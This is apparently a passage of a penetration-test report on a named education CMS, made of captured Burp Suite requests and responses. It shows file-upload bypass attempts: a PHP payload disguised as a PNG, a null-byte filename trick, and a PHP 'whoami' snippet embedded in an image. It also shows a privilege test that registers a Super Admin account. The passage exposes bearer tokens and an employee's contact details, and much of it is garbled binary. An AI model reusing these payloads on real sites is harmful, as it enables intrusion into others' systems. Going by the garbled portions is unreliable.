8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiIiIiwianRpIjoiYzc2YTRiMjdjNTE2YjY0MzZhZTg5NjYzY2E0NCVbMWQ0YWJiYjMyYjUyYjRjNzEyMjRlOTc40TNjOTQ20DdjMzc30Tg2MGMyOT11MDh1ZjYiLCJpYXQiOjE3MDAyOTI50TUuMDQ0NTExODk0NDg1NDczNjMyDEyNSwhuJmIjoxNzAwMjkycTk1ljaONDuYMTA5MzM0DUzMDI3MzQzNzUsImV4cCl6MTcwMTExNjkSNS4wMjIwNTMSNTy5ODUONzM2MzI4MTI1LCJzdWIiOiI20SiInNb3BicyI6W119.q4f16Z-iDFEUFE07EKh2Rv0jXGOMgDDU1WS19WFtjDC0sp3K4CyhMdnxee6_TFDINRIn0ZepSjXZnSsldB0julJFlseYStF1_id8Sj7ARAySmjalWEunaeFo29s1_INYiChi9RXPHzBJTlcNwjAikDcDbK8NTJdGfsllMYN7PAT0c8jSPxv725KQ-WuUwdTE6wk18vAfBcYWE3DtTxTLQzty6MIN1LLDmQ01s8P4vn6gQRVKQa578mbvsnCJNVyW01sJweaqxv4264dKe'sjN5_m_Hir_ubNlyko2DEFj8BmIeUctuXx-WahiyUWeeELT-u7V5157HYEix_Ch0E6mki0S80tcvLWCaYAv5HYbaFLWpNUocMLZx5VpwccxV1G66iq3L44fSBYmWGPBdTdo9KmV4PVs1aLsxwiKsfFrwUXnlG3MN246-mmd9CS18qz0Yp3nHLfm_OnsprNtAc-igQ8hxTT97rwYodsVxx39L9z_eP_XH-ZRlmri-TBWKsXKbc02mlVN4Pn0CuMy5RLkqG-bT1Hht_zJnyJxvigeBpM:1GiXtFKReepXrhAbV8IVdS1H1NPiDij_qlrynrnmz0jAgAaSh3iY0XyNxylTvMfBOQif8r0AYd740S06yhqIXt9vqvIWA5qzTWbhaS1xUofqRS7hgCt3xE
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Origin: http://cms.bjitacademy.com
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty

```

now replace the image with a chunk of php code which is act as a png image.

```

Request
Pretty Raw Hex
-----WebKitFormBoundaryL8f3y8ytBMjuCKAG
Content-Disposition: form-data; name="company_name"
31
32 fhfghfg
33 -----WebKitFormBoundaryL8f3y8ytBMjuCKAG
Content-Disposition: form-data; name="user_message"
35
36 gfhfghfghfghf
37 -----WebKitFormBoundaryL8f3y8ytBMjuCKAG
Content-Disposition: form-data; name="profile_image"; filename="payload.php#00.jpg"
38 Content-Type: image/jpeg
39
40
41 <?php
42
43 header('Content-Type: image/png');
44
45 $p = array(0xA3, 0x5F, 0x67, 0xF7, 0xE, 0x93, 0x1B, 0x23, 0xBE, 0x2C,
46 0x8A, 0xD0, 0x80, 0xF9, 0xE1, 0xAE, 0x22, 0xE6, 0xD9, 0x43, 0x5D, 0xFB,
47 0xAE, 0xCC, 0x5A, 0x01, 0xDC, 0xAA, 0x5C, 0x0D, 0xB6, 0x8E, 0xBB,
48 0x3A, 0xCF, 0x93, 0xCE, 0x21, 0x88, 0xFC, 0x65, 0x0D, 0x2B, 0x89, 0xB0,
49 0xFE, 0xBB, 0x95, 0xFC, 0xED, 0x22, 0x38, 0x45, 0xD3, 0x51, 0x87,
50 0x3F, 0x0C, 0x2C, 0x20, 0xD6, 0x95, 0x3C, 0x67, 0xF4, 0x50, 0x67, 0x4,
51 0x50, 0xA3, 0x5F, 0x67, 0x45, 0xBE, 0x5F, 0x76, 0x74, 0x5A, 0x4C,
52 0x41, 0x3F, 0x7A, 0xBB, 0x30, 0xE8, 0x88, 0x2D, 0x60, 0x65, 0x7D, 0x5,
53 0x5D, 0xAD, 0x88, 0x41, 0x66, 0x94, 0x41, 0x27, 0x56, 0x8C, 0x8E,
54 0xAF, 0x57, 0x57, 0xE8, 0x2E, 0x20, 0xA3, 0xAE, 0x58, 0x80, 0xA7, 0x4C,
55 0x10, 0x55, 0xF, 0x05, 0x5C, 0x10, 0x40, 0x8A, 0x89, 0x39, 0xB3,
56 0xCB, 0xCD, 0x64, 0x45, 0x3C, 0x49, 0x3E, 0xAD, 0x3F, 0x33, 0x56, 0x1F,
57 0x19 );
58
59 $img = imagecreatetruecolor(110, 110);
60
61 for ($y = 0; $y < sizeof($p); $y += 3) {

```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 422 Unprocessable Entity
2 Date: Sat, 18 Nov 2023 07:52:12 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 57
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 171
12
13 {
  "success": false,
  "message": null,
  "errors": [
    "profile_image": [
      "The profile image must be a file of type: jpeg, png, jpg.",
      "The profile image has invalid image dimensions."
    ]
  ]
}

```

From Content Manager:

7. Tried Injecting php code after the image file in the SEO page/all-page/news-page of cms.bjitacademy.com

First I go to cms.bjitacademy.com/login→login with content manager credential→go to All Seo page→edit News page→capture the request send to repeater→tried injecting php code upload after the image file

The screenshot shows the CMS interface for editing a news page. The left sidebar has navigation links like Dashboard, Home, Training, News, Blogs, About Page, Contact, and SEO Pages. The main area is titled 'BJIT Academy | News Page' and shows a 'Breadcrumb Image' section with a file named 'error.png'. The Burp Suite proxy tab captures a POST request to update the page, where the image file is replaced by a PHP payload. The raw request shows the boundary and various headers, including Content-Type set to multipart/form-data.

Screenshot of a web application interface showing a file upload vulnerability.

Left Panel (UI):

- Header: BJIT Academy
- Page Title: Cross Platform Page
- Left Sidebar (Training):
 - Youth Skill Page
 - Cross Platform Page (selected)
 - Upskill Page
 - Course Details Page
 - Application Page
- Right Content Area:
 - Description: Cross Platform Training by BJIT Academy is a true innovator in the training and development field of cross-platform applications.
 - Cross Platform Details Image:
 - Input: Choose File (highlighted with a red box) containing "ex-seo.jpg".
 - Output: Preview image of a green and yellow abstract design.
 - Cross Platform Details image Alt Text: BJJT Academy Cross Platform Training
 - Buttons: Save

Bottom Panels (API Requests and Responses):

Request:

```

1 POST /academysite/api/public/api/v1/pages/update-page/6 HTTP/1.1
2 Host: cms.bjitätacademy.com
3 Content-Length: 28368
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, */*
6 Content-Type: multipart/form-data;
boundary=---WebKitFormBoundaryWwAEQjQua9xAcIX
7 Sec-Ch-Ua-Mobile: ?0
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI5IiwiwanPjoiYzQNWNQIiMsBjYzNjNDYCN2L0WMCNDBhM0VLMU2MhMDcEyjU0MDA2ZjFiyWMyMDQ4ZjQ5Ymuy2TM1YzAvYm4mYzAA4MCFrZKwMzTgjLNWU1LCjpyXKQioj83MDazMDREONTQu0DcxMj83MDEyNDALMsakINTA3ODByNSwibmJmljoxNzaxMzAxNDBe0ljq3MTlyMjAx0T65NTU1NjY0MDYyNSwiZXhwIjoxNzaxMty1ND80jg2NzcsSDRzNzQyMzcwNjAlNDY4NzUsInNj1i6jxEyMjIsInNjb3BlcyIEW119.In7h0hOItuTDHfo9Rsjg6eo0TdcUal0_W5A1o1VvY0XZCZITzxEDML473PUDSG1SsIBad1D3GhrF0twPcFENwfe_fB3p1SKxyVuqNVQbbaM2ZUUT3oqyNTdoT-t0Ur3Cb4j0WSWt9a8C9t085j31ZquGV_Ici3p1RFBgp1Zzz4sPaRL7nzjQ_-tyYe7rsZSud7BPhzsSuE7PdmpNa040f2GBH-1x-6FMLMrPTQa7GpaGxTr8BFu0USL3UmFeCzTTUjeuKwYEUsawxtcUQjTOKFVZn_QuFYeOpzPdFJv3Jgr6zsrs5Ob1IDGLk51x-KCYiaVkc4d4CtQg6Lbbdqdq5R1YD6s-HAb1SN2Z_PZs-BpxzGzGwGrHZBXverYub-KSHMLmTiq0SmcXemShzSTGeEni98urLmhixP7w2h6L7y9.WHnpd39IVQgsMT_PVI_aeLaF_QeEaXQpauA-FRPPL3J9RnxTMxiYSuxxksZ9MafGMX51EGLVmlerR_qmmltiv3q0-HJYaalVL
    
```

Response:

```

1 HTTP/1.1 422 Unprocessable Content
2 Date: Sat, 18 Nov 2023 10:13:02 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 53
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 145
12 {
  "success": false,
  "message": null,
  "errors": [
    "cross_platform_details": [
      "The cross platform details must be a file of type: jpeg, png, jpg, webp."
    ]
  ]
}
    
```

Request (Detailed):

```

1 POST /public/api/v1/pages/update-page/6 HTTP/1.1
2 Host: cms.bjitätacademy.com
3 Content-Length: 28368
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, */*
6 Content-Type: multipart/form-data;
boundary=---WebKitFormBoundaryWwAEQjQua9xAcIX
7 Sec-Ch-Ua-Mobile: ?0
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI5IiwiwanPjoiYzQNWNQIiMsBjYzNjNDYCN2L0WMCNDBhM0VLMU2MhMDcEyjU0MDA2ZjFiyWMyMDQ4ZjQ5Ymuy2TM1YzAvYm4mYzAA4MCFrZKwMzTgjLNWU1LCjpyXKQioj83MDazMDREONTQu0DcxMj83MDEyNDALMsakINTA3ODByNSwibmJmljoxNzaxMzAxNDBe0ljq3MTlyMjAx0T65NTU1NjY0MDYyNSwiZXhwIjoxNzaxMty1ND80jg2NzcsSDRzNzQyMzcwNjAlNDY4NzUsInNj1i6jxEyMjIsInNjb3BlcyIEW119.In7h0hOItuTDHfo9Rsjg6eo0TdcUal0_W5A1o1VvY0XZCZITzxEDML473PUDSG1SsIBad1D3GhrF0twPcFENwfe_fB3p1SKxyVuqNVQbbaM2ZUUT3oqyNTdoT-t0Ur3Cb4j0WSWt9a8C9t085j31ZquGV_Ici3p1RFBgp1Zzz4sPaRL7nzjQ_-tyYe7rsZSud7BPhzsSuE7PdmpNa040f2GBH-1x-6FMLMrPTQa7GpaGxTr8BFu0USL3UmFeCzTTUjeuKwYEUsawxtcUQjTOKFVZn_QuFYeOpzPdFJv3Jgr6zsrs5Ob1IDGLk51x-KCYiaVkc4d4CtQg6Lbbdqdq5R1YD6s-HAb1SN2Z_PZs-BpxzGzGwGrHZBXverYub-KSHMLmTiq0SmcXemShzSTGeEni98urLmhixP7w2h6L7y9.WHnpd39IVQgsMT_PVI_aeLaF_QeEaXQpauA-FRPPL3J9RnxTMxiYSuxxksZ9MafGMX51EGLVmlerR_qmmltiv3q0-HJYaalVL
    
```

Response (Detailed):

```

1 HTTP/1.1 422 Unprocessable Content
2 Date: Sat, 18 Nov 2023 10:15:43 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 145
12 {
  "success": false,
  "message": null,
  "errors": [
    "cross_platform_details": [
      "The cross platform details must be a file of type: jpeg, png, jpg, webp."
    ]
  ]
}
    
```

Here php code can't injected because it blocks other file extensions except jpeg,png,jpg.

9. Tried to upload php code inside an image code with manipulating the extension of image by using null byte.

First login with super admin credential → go to home add client → add a client and capture it to the repeater

The screenshot shows the BJIT Academy 'Add Client' page. The 'Name' field is populated with 'Abdul'. The 'Logo' field has a file named 'bjitacademy.jpg' selected, which is highlighted with a red box. The Burp Suite interface is overlaid on the right, showing the raw POST request being sent to the '/client/store-client' endpoint.

```

POST /academysite/api/public/api/v1/client/store-client HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GAL.2.1529315481.1700794298; _gid=GAL.2.805924823.1700794298; _ga_P7XRLT5B1J=GS1.2.1700794299.1.1.1700801002.0.0.0
Content-Length: 4758
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundary5IYG40XehUs3ajPB
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI3IiwianRpIjoiMTUzZjMwZjY3YANCM3MDRintuZnWICNmZlYjN0tOM5MmNiYm12MWYwY2VmZTA0NTQ1MmU3YmVjY2Z10TNkY2NjYjZmIyZTjYjMiLCJpYXQiOjE3MDA4MDA5MzQuMDAxNTQ5MDA1NTA4NDIyODUuNTYyNSwibmJmIjoxNzawODAwOTM0IjAwMTU1NDc2NT3MjkwMDM5MDYyNSwizXhwIjoxNzAxNjY00TMzLjkyODMwODAxMDBwHTMsODM1OTM3NSwic3ViIjoiNDciLCJsY29wZXMiO1tdfQ. Q3c-vKSZEIt46UEkrzg2FNVJDUIpWNUDR1pQVcmYgAdy5qYEgUg2FLrnVdnYzQ6ToY1LykuasHptFo-B62dmhHde53TE8JRRIIS21_fkXGxQbONMDCWJHnfkSVu6XBxrMeHng_jgTTRqwMh6mdr6fwHTAQAYTv4i4cRmbczlFAwa8VLz5m4jhseqyOfVOWwHLGcAvgOkca_qRufjsn1zsyX6cY4EALXXcY3qAVCxqk4v26pH0ONGfarppKsuv0JRFVuD7xIy_J19f5nQlgTikZnQ0zDCBGz5Iy701LASz2tUbGr4s1VpeoR_VtWbQrxpMhl9fxdYgEuXI-xZoBdzTaY6aMxTvYL_kYnESF_ZmY0JUfdahRoUJ1g5qaTwZe-4S0THn3n_1YArgxPMDJ1H5hLJ7P9MSVt3DHVqgSkYgcm5YdXgVbeH4TXUVTrfkHuuvv4vJ9h-emzKb9s6hIfCndr3AY966Bn8gYin6-5nNlrlSnwUBHydhhsL4ICLsMRGgZpu5j8du4Y5nfuzl73G9161LVzfU_GpjIRDpwlWJolxq4Zmilinvoqy_SpJabz8nCF61TcOoMrICReU4MSIGGsszORHGRN51SOXu5-19-0wkHSTfDVuYRh_HxbLnNwiAlqRrnKj6JaLMWowGj40upN1ERfcSHH4w-J0twDuopsA

```

Here the API of the request: **POST /academysite/api/public/api/v1/client/store-client**

The screenshot shows the Burp Suite Repeater tab. A POST request to the '/client/store-client' endpoint is captured and highlighted with a red box. The request includes various headers and a multipart-form-data body. The response tab is also visible below.

Super Admin x trainer x seo manager x content manager x 8 x +

Send Cancel < > Tan

Request

Pretty Raw Hex

```

zU_U-i@OJD0t=0$ia0-h)¶@Div'-1@O)p Y39!-Xinu(000Lv[E
urD! ;u-2xS-O@bneJw,KL"u@oWn
1@o@NqQkA"4'A0id<0Uvèö+Iç@+g dÜ@j@POTB;|@+c.b@e( _g@00LzvråG.-"0M@ 5:[
f@p@p@E
41 E9@e@' INU
u@U*y@f@Hil0E @BeL0v@V@C@* r@Bç-#ö-u@J@p@B@m@C@e@v@l@n@B@t@+z@l@ö@v@,uS@#@b@:V
I@o@mx@R@2@*ze-(i@GSi@N@O@B@u@-@0@-@1@f@3@O@a@ö@y@A@#D@1@:z@M@l@h@G@Q@*3@D
4@J@Y@B@U@Y@L@O@*D@9@p@C@B@D@O@I@D@U@X@,*@D@W@U@u@p@ö@#@+@Y@X@D@Y@j@*@U@i@S@D@_A@T@3@M@D@U
@D@f@n@s@D@D@u@p@ö@?@*@+@Y@*@Y@!@ (a@e@+@q@J@U@q@,D@D@E@Y@u@n@Z
(E@D@O@A@ N@-@i@D@w@Z@e@P@I@P@(+@D@)
L@-@D@i@ö@P@)@D@2@B@D@-@D@q@U@P@D@5@S@=r@ç@K@*@D@O@(e@S@e@C@)(e@O@(e@O@(e@O@(e@O@u@Y@)M@ö
j@-@M@9@G@N@A@E@,=@D@r@i@O@U@M@)
42 V@e@B@D@/S@Y@*i@o@x@D@i@S@A@-@U@W@D@E@ W@-m@ö@X@4,=@M@-@D@ h@X@,=@U@ç@-Y@Y@.u@)
u@i@z@-@r@i@c@j@C@-@W@p@A@B@-@D@I@-@Z@u@_m@-@A@ö@-@I@*@<@Y@-@B@i@`@.g@/@"Y@e@U@i@n@D@W@-,=G
G@-@F@-@c@H@D@S@u@#@A@)@J@A@S@X@D@U@ ö@i@U@b@h@D@H@)
43 @?ph@ $output = ' whoami'; echo '<pre>$output</pre>; ?>
44 *apr*@s*9*@-@G@D@M@,i@D@Y@U@H@ S@q@ q@+@b@D@S@I@|@e@i@A@D@R@u@ö@ö@-@C@l@R@M@D@R@U@K@l@Y@e@R@ 'D@-@Y@i@#@ö@-@U@+@W@ä@j@E@,A@l@-@D@(-@D@y@A
A@-@C@D@T@ç@; @i@r@ A@ñ@ ,H@,H@-@E@Y@A@D@ 'I@-@A@-@i@?@-@E@D@D@=R@u@v@E@ç@i@U@I@T@S@R@; j@F@o@I@O@y@f@A@ö@e@?@S@D@ 4@,m@i@t@x@9@0@)@m@(@e@i@E@-@o@; 'u@p@4@E@N@G@O@,G@,I@L@ "D@K@A@ö
D@U@E@A@n@-@s@M@D@b@#@A@,A@/@"@D@ö@C@ö@ D@)
45 @-@D@F@ [y@ö@-*@W@D@ö@D@i@o@ v@i@D@T@i@B@Y@D@1@+@E@I@p@z@(W@ü@c@nd@;D@U@)@[*@f@i@p@]@s@ö@ö
D@i@l@i@Y@R@D@; r@x@ A@E@N@e@b@l@ö@z@v@d@a@m@ö@D@.S@2@y@-*@S@ö@p@ö@h@i@p@j@J@-@C@;W@o@u@u@U
U@j@b@-@C@l@E@-@v@i@ "U@E@/)*@*@i@U@e@u@u@D@); p@n@Y@-@u@D@_V@_U@_D@ö@ö@n@#@a@)@A@l@i@æ@n@U@ç@E@ç@i@H@l@i@L@ö@e@ö@n@ñ@A@)@r@o@e@b@u@u@D@ö@b@b@ö@-@.u@ç@B@U@; i@l@a@v@ç@o@i@e@H@R@Y@-@E@I@-@i@ö@ç@U@R@e@o@)@A@t@-@A@í@ e@o@)
46 w@l@A@j@h@#@ 3@Q@E@D@N@E@Q@Q@W@Y@U@)
47 -----WebKitFormBoundary5IYG40XehUs3aJPB
Content-Disposition: form-data; name="user_id"
48
49
50 47
51 -----WebKitFormBoundary5IYG40XehUs3aJPB--
52

```

Response

Pretty Raw Hex Render

```

7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 454
12
13 {
    "success":true,
    "result":(
        "id":87,
        "name":"Abdul",
        "user":(
            "id":47,
            "name":"Mir Mohaiminul Islam",
            "email":"mohaiminul.islam@bjitacademy.com",
            "role": "SuperAdmin",
            "phone_number": "01554683700",
            "image_url":null,
            "designation":null,
            "info":null,
            "experience":null,
            "skills":null,
            "certification": [
                {
                    "title": ""
                }
            ],
            "logo_url":
            "images/resource/K6pl8zDStreB6dH30RQuHGckd5UGbKBjCAMtUKOq.jpg",
            "updated_time": "11:02 24 Nov 2023"
        ),
        "message": "Client logo added successfully."
    )
}

```

Now get the file from a **GET /academysite/api/public/images/resource/**

K6pl8zDStreB6dH30RQuHGckd5UGbKBjCAMtUKOq.jpg

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Super Admin x trainer x seo manager x content manager x 8 x 9 x +

Send Cancel < > Targe

Request

Pretty Raw Hex

```

1 GET
/academysite/api/public/images/resource/K6pl8zDStreB6dH30RQuHGckd5UGbKBjCAMtUKOq.jpg HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GAL.2.1529315481.1700794298; __uid=GAL.2.1529315481.1700794298; _ga_PTXBLTS1J=GSL.2.1700794299.1.1.1700803318.0.0.0
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Sec-Ch-Ua-Mobile: ?
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?
Sec-Fetch-Dest: document
Referer: https://cms.bjitacademy.com/backend/all-clients
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en;q=0.9
Priority: u=0, i
Connection: close
19

```

Response


Pretty Raw Hex Render

```

18 @D@Y@ö@ m@e@,i@mu@i @ö@b@ [ö@Y@k@N@e@B@S@N@a@q@u@w@e@i@ö@D@]@+
19 @e@k@u@_3@_5@b@ö@b@i@b@ "V@ D@M@x@A@r@J@,-@u@y@('H@u@-t@y@l@e@o@l@a@Z@r@{x@o@D@ç@4@0@ @71 (@ö@k@u@ö@CH@-@U@c@Y@n@+@u@x@); @l@ö@S@ö@n@U@-@P@H@o@R@S@ö@D@)
20 @u@C@t@ç@o@w@v@ä@Y@z@m@ö@l@i@R@i@ö@U@i@.A@ö@T@ö@C@R@D@+@P@-S@-@ö@i@-@Y@ç@-@ö@e@?@t@-@t@ö@F@y@-@B@t@D@j@,B@j@h@*@J@_2@6@+@-@P@e@g@-@7@n@U@5@n@h@i@-@^@-@d@U@v@r@A@y@;i@-@e@U@-@e@D@ö@ö@D@ö@i@-@h@-@j@-@P@-@Div@-@1@O@p@ Y@3@9@-@X@in@u@(0@0@L@v@E@ur@D@-@i@-@2@x@-@-@O@b@n@J@w@,K@L@"u@-@E@o@N@-@i@-@D@n@ç@-@4@-@A@i@o@-@U@v@è@ö@i@-@+@g@-@d@U@j@q@P@O@T@B@; |@+@c.b@e@( _g@00LzvråG.-"0M@ 5:[
f@p@p@E
21 E9@e@D@ INU
u@U@y@ö@f@H@i@l@0@E @B@e@L@0@v@V@ö@-@r@ç@-#ö-u@J@p@B@m@C@e@v@l@n@B@t@+z@l@ö@v@,uS@#@b@:V
I@o@mx@R@2@*ze-(i@GSi@N@O@B@u@-@0@-@1@f@3@O@a@ö@y@A@#D@1@:z@M@l@h@G@Q@*3@D
4@J@Y@B@U@Y@L@O@*D@9@p@C@B@D@O@I@D@U@X@,*@D@W@U@u@p@ö@#@+@Y@X@D@Y@j@*@U@i@S@D@_A@T@3@M@D@U
@D@f@n@s@D@D@u@p@ö@?@*@+@Y@*@Y@!@ (a@e@+@q@J@U@q@,D@D@E@Y@u@n@Z
(E@D@O@A@ N@-@i@D@w@Z@e@P@I@P@(+@D@)
L@-@D@i@ö@P@)@D@2@B@D@-@D@q@U@P@D@5@S@=r@ç@K@*@D@O@(e@S@e@C@)(e@O@(e@O@(e@O@(e@O@u@Y@)M@ö
j@-@M@9@G@N@A@E@,=@D@r@i@O@U@M@)
22 V@e@B@D@/S@Y@*i@o@x@D@i@S@A@-@U@W@D@E@ W@-m@ö@X@4,=@M@-@D@ h@X@,=@U@ç@-Y@Y@.u@)
u@i@z@-@r@i@c@j@C@-@W@p@A@B@-@D@I@-@Z@u@_m@-@A@ö@-@I@*@<@Y@-@B@i@`@.g@/@"Y@e@U@i@n@D@W@-,=G
G@-@F@-@c@H@D@S@u@#@A@)@J@A@S@X@D@U@ ö@i@U@b@h@D@H@)
23 @?ph@ $output = ' whoami'; echo '<pre>$output</pre>; ?>
24 @?ph@ $output = ' whoami'; echo '<pre>$output</pre>; ?>

```

Here the php code is running as a plain text but not executed as php file. But it can damage the image



Access Control Vulnerabilities:

10. Attempting that the admin get unauthorized access of adding user by manipulating super admin Authorization token.

Go to cms.bjitacademy.com/login → login with super admin credential → go to add user page → add a user → capture the request and send it to Repeater

A screenshot of a web application's user interface. On the left, there is a dark sidebar with white text and icons. The 'Users' menu item is highlighted with a blue background. To the right of the sidebar, the main content area has a light gray background. It features a form titled 'Add User'. The form includes fields for 'Name *' (containing 'Testing shaheb'), 'Email *' (containing 'testingShaheb@bjitacademy.com'), 'Role *' (set to 'Super Admin'), 'Password *' (containing '*****'), and 'Repeat Password *' (containing '*****'). At the bottom of the form is a blue button labeled 'Add User'. The overall layout is clean and modern.

superadmin x +

Send Cancel < > Target

Request		Response	
Pretty	Raw	Pretty	Raw
POST /academy/api/public/api/v1/user/register HTTP/1.1		HTTP/1.1 200 OK	
Host: cms.bjitacademy.com		Date: Sat, 18 Nov 2023 17:22:26 GMT	
Content-Length: 803		Server: Apache	
Sec-Ch-Ua: "Chromium";v="119", "NotA_Brand";v="24"		Cache-Control: no-cache, private	
Accept: application/json, text/plain, */*		X-RateLimit-Limit: 60	
Content-Type: multipart/form-data;		X-RateLimit-Remaining: 54	
boundary=----WebKitFormBoundaryhKAmGTERBTEsBPvh		Access-Control-Allow-Origin: *	
Sec-Ch-Ua-Mobile: ?0		Vary: Accept-Encoding,Authorization	
Authorization: Bearer eyJ0eXA0iJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI5IiwiwanPpijoiYjNjMGNhMTIiZDNjNjek2D0AyTzBwZWRhNWu4YBiYTUS0WRhYCV1Ndc2ZTJzjRHODViNTzNmzMcPmHjQOMjUxOde0CMCRiMTZ1NzcwNGi1LCjyXQ0iokjK3MDAzMjcMsMuza4NDry0d40TQxD0wMDMSMDYyNSvibamjoxNsAwMz13MzMLijMg0DQ5NjklMjAlNjg4NDc2NTYyNSwiZXgwIjoXNsAkRThxNzmljMwNDc1MzACNTBw0T1IMjky0T4NwUsInN1i16j03Iwic2NvcGwzijpbXX0.DV02SXkWj51PSrlfObwldizwZBn4WVRSt830MIFDrXcj0v-s--eGiuaEfcMnajHEhGFqeyh0WP93DuanW9iNpOrkSQ3NuppE30kxrXRNwfpWPza4SEoawd71IH9i13qR1c90X_bvNNjCV0hjzhdfrggPmjntNuCs1pLuvnqGveiOnqalChwgPVuS4MqWevi7vgyGT755W5M0r7UJRBjMUC3G9iZC45ilcD_0lnP7mlq0pHrUp0cd1zWU-SmBSR77s-Au07YwFzPh6C_p-KhQp-RxtwiSKDN1CuVWmc30tjNta_QtHR2Rhb5T-f1QqHP6SSKRSMH7bc2chZctXhZLWD917vAU05B9ai71E8elf-jEHINMSluPxg6wrfUfsqj_kPeMKErrxxA7LTTE08lC8EDh8ANip_xChd4hpKU90kZebH84K82R84MM_0n82FzBm0bQeaT611suHnPN31waVrqZc_Ukr0gezncIjcywC7RngL9Pf9T0RNYW8a5tY5F02dgfwBuB0			
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)		Connection: close	
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159		Content-Type: application/json	
Safari/537.36		Content-Length: 1655	
Sec-Ch-Ua-Platform: "Windows"		13 (
Origin: http://cms.bjitacademy.com		"success":true,	
Sec-Fetch-Site: cross-site		"result":{	
Sec-Fetch-Mode: cors		"name":"Testing shaheer",	
Sec-Fetch-Dest: empty		"token":	
